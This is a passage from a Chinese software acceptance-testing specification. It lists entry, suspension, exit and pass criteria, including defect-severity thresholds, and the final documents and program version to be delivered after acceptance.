d) 验收版本的用户手册（提交方提供）：在用户手册中说明产品安装、部署、功能使用、注意事项等情况；

缺陷

要求开发方在合同双方约定的环境中对需要文档上提及的所有功能进行全面测试，且提交验收测试时，开发方发现的所有缺陷都已解决。

测试环境

验收测试环境准备完成，与线上真实环境一致

沟通和联系

1. 提交验收测试的开发方负责人联系方式及测试工程师联系方式齐全 ；

2. 提交验收测试缺陷的沟通渠道建立完毕，要求快捷、准确、反馈及时 ；

验收测试

文档验收

进入标准：

文档准备必须齐全且符合标准，可以进入文档验收流程

中断标准：

1. 需求文档并非最终版，需求文档上描述的功能程序并未实现

2. 测试用例与需求文档不匹配，测试用例中测试的模块在需求文档中不存在或者需求文档中的功能模块未在测试用例中体现

3. 测试报告书不完整，遗留缺陷不符合遗留缺陷允许限制的数量

退出标准：

文档符合标准并通过验收，进入程序验收流程

程序功能验收

进入标准：

文档验收流程结束

中断标准：

1. 出现 A，B级缺陷

2. C级缺陷达到10个

3. 验收测试过程中，提交新的版本

退出标准：

验收测试合格，缺陷按照标准修复完成

通过标准：

要求验收测试结束后，未解决的缺陷达到以下要求时，才能验收通过：

a) A级缺陷：0个；

b) B级缺陷：0个；

c) C级缺陷：小于等于总缺陷数的3%；

d) D级缺陷：小于等于总缺陷数的5%个；

e) E级缺陷：小于等于总缺陷数的15%个。

注：对于放弃处理的提案，必须提前经过我方同意。

验收完成

验收完成后提交的文档

a) 最终版需求文档

b) 提交方提供的最终版测试用例

c) 提交方提供的最终版测试报告

d) 提交方提供的最终版用户手册

验收完成后提交的程序

验收完成锁定的程序最终版本。